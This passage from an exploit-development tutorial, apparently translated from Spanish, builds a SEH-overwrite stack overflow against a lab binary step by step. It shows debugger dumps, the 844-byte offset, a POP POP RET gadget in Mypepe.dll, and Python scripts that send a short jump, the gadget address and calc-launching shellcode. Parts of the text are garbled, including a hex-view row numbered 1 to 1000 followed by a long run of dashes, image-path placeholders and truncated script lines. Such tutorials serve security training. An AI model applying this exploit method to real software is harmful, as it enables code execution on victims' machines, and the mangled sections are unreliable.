Stack[00002678]:0093F5CB db 41h ; A
Stack[00002678]:0093F5CC db 41h ; A
Stack[00002678]:0093F5CD db 41h ; A
Stack[00002678]:0093F5CE db 41h ; A
Stack[00002678]:0093F5CF db 41h ; A
Stack[00002678]:0093F5D0 db 41h ; A
Stack[00002678]:0093F5D1 db 41h ; A
Stack[00002678]:0093F5D2 db 41h ; A
Stack[00002678]:0093F5D3 db 41h ; A
Stack[00002678]:0093F5D4 db 41h ; A
Stack[00002678]:0093F5D5 db 41h ; A
Stack[00002678]:0093F5D6 db 41h ; A
Stack[00002678]:0093F5D7 db 41h ; A
Stack[00002678]:0093F5D8 db 41h ; A
Stack[00002678]:0093F5D9 db 41h ; A
Stack[00002678]:0093F5D9 db 41h ; A

```

UNKNOWN 0093F5C4: Stack[00002678]:0093F5C4 (Synchronized with EIP)

EDI points to the buffer start. So, I go there and press ALT+L.

```

Library function Data Regular function Unexplored Instruction External symbol
Debug View Structures Enums
ID... Ca... Occurrences of value 0... Program Se... [2678] - Structured exception h...
EDI Stack[00002678]:0093F5C0 db 0FFh
Stack[00002678]:0093F5C1 db 0FFh
Stack[00002678]:0093F5C2 db 0FFh
Stack[00002678]:0093F5C3 db 0FFh
Stack[00002678]:0093F5C4 db 41h ; A
Stack[00002678]:0093F5C5 db 41h ; A
Stack[00002678]:0093F5C6 db 41h ; A
Stack[00002678]:0093F5C7 db 41h ; A
Stack[00002678]:0093F5C8 db 41h ; A
Stack[00002678]:0093F5C9 db 41h ; A
Stack[00002678]:0093F5CA db 41h ; A
Stack[00002678]:0093F5CB db 41h ; A
Stack[00002678]:0093F5CC db 41h ; A
Stack[00002678]:0093F5CD db 41h ; A
Stack[00002678]:0093F5CE db 41h ; A
Stack[00002678]:0093F5CF db 41h ; A
Stack[00002678]:0093F5D0 db 41h ; A
Stack[00002678]:0093F5D1 db 41h ; A
Stack[00002678]:0093F5D2 db 41h ; A
Stack[00002678]:0093F5D3 db 41h ; A
Stack[00002678]:0093F5D4 db 41h ; A
Stack[00002678]:0093F5D5 db 41h ; A
Stack[00002678]:0093F5D6 db 41h ; A
Stack[00002678]:0093F5D7 db 41h ; A
Stack[00002678]:0093F5D8 db 41h ; A
Stack[00002678]:0093F5D9 db 41h ; A
Stack[00002678]:0093F5D9 db 41h ; A

```


That enables the Mark mode. If I scroll down with SHIFT, it will select it at the same time. But as it is too far, I press G and enter the final 0x93F90F. If before pressing the button, I hold SHIFT the center remains selected.

```

Library function Data Regular function Unexplored Instruction External symbol
Debug View Structures Enums
ID... Ca... Occurrences of value 0... Program Se... [2678] - Structured exception h...
Stack[00002678]:0093F90B db 41h ; A
Stack[00002678]:0093F90C db 41h ; A
Stack[00002678]:0093F90D db 41h ; A
Stack[00002678]:0093F90E db 41h ; A
Stack[00002678]:0093F90F db 41h ; A
Stack[00002678]:0093F910 dword_93F910 dd 41414141h ; DATA XREF: Stack[00002678]
Stack[00002678]:0093F914 dd 41414141h
Stack[00002678]:0093F918 db 41h ; A
Stack[00002678]:0093F919 db 41h ; A
Stack[00002678]:0093F91A db 41h ; A
Stack[00002678]:0093F91B db 41h ; A
Stack[00002678]:0093F91C db 41h ; A

```

If I go to EDIT-ARRAY, it says that the length is 844 decimal.



So, to overwrite the SEH we should do something like:

fruta = 844 * “A” + NEXT+ SEH + 6000 * “B”

This way, we overwrite the NEXT and SEH. We'll see with what. Then, I must keep on sending data to crash it completely and copy the entire stack.

```


38 > CANARY.py
NODEP.py x NO_DEP\script.py x DEP\script.py x NO_DEP.py x CANARY.py x
1  from os import *
2  import struct
3  shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x
4
5  stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
6  print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7  raw_input()
8
9  next=struct.pack("<L", 0x42434445)
10 seh=struct.pack("<L", 0x46474849)
11
12 fruta = 844 * "A" + next + seh + 6000 * "B" + "\n"
13
14 print stdin
15
16 print "Escribe: " + fruta
17 stdin.write(fruta)
18 print stdout.read(40)
19

```

We'll see if our calculus was OK and we overwrote the SHE with 0x46474849.

Address	Name
74485790	ucrtbase.dll:ucrtbase_crt_debugger_hook+390
46474849	46474849

I see that it crashes because the stack is over. Now the SEH is overwritten with my value. That means that the count was correct.



Even if I continue, I see that EIP points to 0x46474849 as I want it.

Now, where can we jump? Let's see.

A Return Address remains in the stack by default and then, in the second place of this structure (third of the stack) we have the EstablisherFrame.

```
typedef EXCEPTION_DISPOSITION (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN ULONG64 EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

IN THIS

See Also


ExceptionRecord supplies a pointer to an exception record, which has the standard Win64 definition.

EstablisherFrame is the address of the base of the fixed stack allocation for this function.

ContextRecord points to the exception context at the time the exception was raised (in the exception handler case) or the current "unwind" context (in the termination handler case).

DispatcherContext points to the dispatcher context for this function. It has the following definition:

This pointer ends up pointing to the structure that triggered the exception, specifically to its start, and the start is the NEXT we control.



So, as there is no DEP, if we jump to a POP r32, POP r32, RET, we end up jumping to our NEXT because we POP the first two values and jump to the third with the RET.

Let's find a POP POP RET in mypepe gadgets. The register doesn't matter.

There, we see a POP POP RET. Add it in the SEH to jump there.

	push cs # mov eax, [esp+0] # pop eax # ret	mypepe.dll
78001044	sal byte ptr [ebp+6], cl # mov eax, [esp+8] # pop edi # retn	Mypepe.dll
78001076	pop ebp # retn	Mypepe.dll
78001075	pop esi # pop ebp # retn	Mypepe.dll
78001073	add bh, [eax+5Eh] # pop ebp # retn	Mypepe.dll
78001070	adc eax, 7802E044h # pop esi # pop ebp # retn	Mypepe.dll
780012AF	pop ebp # retn	Mypepe.dll
780012AA	adc eax, 7802E018h # pop ebp # retn	Mypepe.dll

```

1  from os import *
2  import struct
3  shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x
4
5  stdio, stdout = popen4(r'CANARY_sin_DEP.exe -1')
6  print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7  raw_input()
8
9  next=struct.pack("<L", 0x42434445)
10 seh=struct.pack("<L", 0x78001075)
11
12 fruta = 844 * "A" + next + seh + 6000 * "B" + "\n"
13
14 print stdio
15
16 print "Escribe: " + fruta
17 stdio.write(fruta)

```

Run it again.

It crashed. Let's see the SEH.


Register	Value
EAX	00000042
EBX	FFFFFFF
ECX	745052E0
EDX	745052E0
ESI	00900000
EDI	008FF574
EBP	008FF558
ESP	008FF514
EIP	744BC78F
EFL	00010213

Address	Name
74485790	ucrtbase.dll:crt_debugger_hook+390
78001075	Mypepe.dll:mypepe_lock+20

Go there and set a BREAKPOINT.

```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db 2
Mypepe.dll:78001074 db 78h ; x
Mypepe.dll:78001075 ;
Mypepe.dll:78001075 pop esi
Mypepe.dll:78001076 pop ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ;
Mypepe.dll:78001078 db 57h ; W
Mypepe.dll:78001079 db 6Ah ; j
Mypepe.dll:7800107A db 18h
Mypepe.dll:7800107B db 0E8h ; F
Mypepe.dll:7800107C dh 31h ; 1
```

Keep on with F9 and accept the exception.



```
ECX Mypepe.dll:78001072 db 0E0h ; a
      Mypepe.dll:78001073 db 2
      Mypepe.dll:78001074 db 78h ; x
      Mypepe.dll:78001075 ;
EIP Mypepe.dll:78001075 pop esi
      Mypepe.dll:78001076 pop ebp
      Mypepe.dll:78001077 retn
      Mypepe.dll:78001077 ;
      Mypepe.dll:78001078 db 57h ; W
      Mypepe.dll:78001079 db 6Ah ; j
      Mypepe.dll:7800107A db 18h
```

It stopped in the breakpoint. Now, if I trace it with F7, it should come to execute the NEXT.

```

Stack[00002E80]:008FF8BE db 41h ; A
Stack[00002E80]:008FF8BF db 41h ; A
Stack[00002E80]:008FF8C0 ;
EIP Stack[00002E80]:008FF8C0 inc ebp
Stack[00002E80]:008FF8C1 inc esp
Stack[00002E80]:008FF8C2 inc ebx
Stack[00002E80]:008FF8C3 inc edx
Stack[00002E80]:008FF8C4 jnz short loc_8FF8D6
Stack[00002E80]:008FF8C6 add [eax+42h], bh
Stack[00002E80]:008FF8C9 inc edx
Stack[00002E80]:008FF8CA inc edx
Stack[00002E80]:008FF8CB inc edx
Stack[00002E80]:008FF8CC inc edx
Stack[00002E80]:008FF8CD inc edx
Stack[00002E80]:008FF8CE inc edx
Stack[00002E80]:008FF8CF inc edx
Stack[00002E80]:008FF8D0 inc edx
Stack[00002E80]:008FF8D1 inc edx
Stack[00002E80]:008FF8D2 inc edx

```

There, we are in the NEXT. We don't see it because it looks as code, but if we see it in the HEX DUMP.

```

Stack[00002E80]:008FF8BD db 41h ; A
Stack[00002E80]:008FF8BE db 41h ; A
Stack[00002E80]:008FF8BF db 41h ; A
Stack[00002E80]:008FF8C0 ;
EIP Stack[00002E80]:008FF8C0 inc ebp
Stack[00002E80]:008FF8C1 inc esp
Stack[00002E80]:008FF8C2 inc ebx
Stack[00002E80]:008FF8C3 inc edx
Stack[00002E80]:008FF8C4 jnz short loc_8FF8D6
Stack[00002E80]:008FF8C6 add [eax+42h], bh
Stack[00002E80]:008FF8C9 inc edx
Stack[00002E80]:008FF8CA inc edx
Stack[00002E80]:008FF8CB inc edx
Stack[00002E80]:008FF8CC inc edx
Stack[00002E80]:008FF8CD inc edx
Stack[00002E80]:008FF8CE inc edx
Stack[00002E80]:008FF8CF inc edx
Stack[00002E80]:008FF8D0 inc edx
Stack[00002E80]:008FF8D1 inc edx
Stack[00002E80]:008FF8D2 inc edx

```


UNKNOWN|008FF8C0: Stack[00002E80]:retaddr+858 (Synchronized with EIP)

<input type="checkbox"/> Hex View	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110	111	112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170	171	172	173	174	175	176	177	178	179	180	181	182	183	184	185	186	187	188	189	190	191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210	211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230	231	232	233	234	235	236	237	238	239	240	241	242	243	244	245	246	247	248	249	250	251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270	271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290	291	292	293	294	295	296	297	298	299	300	301	302	303	304	305	306	307	308	309	310	311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330	331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350	351	352	353	354	355	356	357	358	359	360	361	362	363	364	365	366	367	368	369	370	371	372	373	374	375	376	377	378	379	380	381	382	383	384	385	386	387	388	389	390	391	392	393	394	395	396	397	398	399	400	401	402	403	404	405	406	407	408	409	410	411	412	413	414	415	416	417	418	419	420	421	422	423	424	425	426	427	428	429	430	431	432	433	434	435	436	437	438	439	440	441	442	443	444	445	446	447	448	449	450	451	452	453	454	455	456	457	458	459	460	461	462	463	464	465	466	467	468	469	470	471	472	473	474	475	476	477	478	479	480	481	482	483	484	485	486	487	488	489	490	491	492	493	494	495	496	497	498	499	500	501	502	503	504	505	506	507	508	509	510	511	512	513	514	515	516	517	518	519	520	521	522	523	524	525	526	527	528	529	530	531	532	533	534	535	536	537	538	539	540	541	542	543	544	545	546	547	548	549	550	551	552	553	554	555	556	557	558	559	560	561	562	563	564	565	566	567	568	569	570	571	572	573	574	575	576	577	578	579	580	581	582	583	584	585	586	587	588	589	590	591	592	593	594	595	596	597	598	599	600	601	602	603	604	605	606	607	608	609	610	611	612	613	614	615	616	617	618	619	620	621	622	623	624	625	626	627	628	629	630	631	632	633	634	635	636	637	638	639	640	641	642	643	644	645	646	647	648	649	650	651	652	653	654	655	656	657	658	659	660	661	662	663	664	665	666	667	668	669	670	671	672	673	674	675	676	677	678	679	680	681	682	683	684	685	686	687	688	689	690	691	692	693	694	695	696	697	698	699	700	701	702	703	704	705	706	707	708	709	710	711	712	713	714	715	716	717	718	719	720	721	722	723	724	725	726	727	728	729	730	731	732	733	734	735	736	737	738	739	740	741	742	743	744	745	746	747	748	749	750	751	752	753	754	755	756	757	758	759	760	761	762	763	764	765	766	767	768	769	770	771	772	773	774	775	776	777	778	779	780	781	782	783	784	785	786	787	788	789	790	791	792	793	794	795	796	797	798	799	800	801	802	803	804	805	806	807	808	809	810	811	812	813	814	815	816	817	818	819	820	821	822	823	824	825	826	827	828	829	830	831	832	833	834	835	836	837	838	839	840	841	842	843	844	845	846	847	848	849	850	851	852	853	854	855	856	857	858	859	860	861	862	863	864	865	866	867	868	869	870	871	872	873	874	875	876	877	878	879	880	881	882	883	884	885	886	887	888	889	890	891	892	893	894	895	896	897	898	899	900	901	902	903	904	905	906	907	908	909	910	911	912	913	914	915	916	917	918	919	920	921	922	923	924	925	926	927	928	929	930	931	932	933	934	935	936	937	938	939	940	941	942	943	944	945	946	947	948	949	950	951	952	953	954	955	956	957	958	959	960	961	962	963	964	965	966	967	968	969	970	971	972	973	974	975	976	977	978	979	980	981	982	983	984	985	986	987	988	989	990	991	992	993	994	995	996	997	998	999	1000
-----------------------------------	---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	------

These are the NEXT and the SEH. What we usually do is replacing the NEXT by EB 06 90 90 to jump above the SEH (skip it) and it doesn't crash. Then, we must add the shellcode at start where the B's are.

```
38 CANARY.py
!- NODEP.py x NO_DEPEND\script.py x DEP\script.py x NO_DEPEND.py x CANARY.py
1 from os import *
2 import struct
3 shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50"
4
5 stdin,stdout = popen4(r'CANARY_sin_DEPEND.exe -1')
6 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7 raw_input()
8
9 next="\xeb\x06\x90\x90"
10 seh=struct.pack("<L", 0x78001075)
11
12 fruta = 844 * "A" + next + seh + shellcode + 6000 * "B" + "\n"
13
14 print stdin
15
16 print "Escribe: " + fruta
17 stdin.write(fruta)
18 print stdout.read(40)
```

That should work. Let's try it.




What happens is that it execute many calculator instances because each time it crashes, it jumps to SEH and executes the calculator. We can fix that easily modifying the shellcode to call exit() the first time it is executed and it will close the program.

780039AB . FF15 20E00278 CALL DWORD PTR DS:[<&KERNEL32.ExitProcess>; \ExitProcess

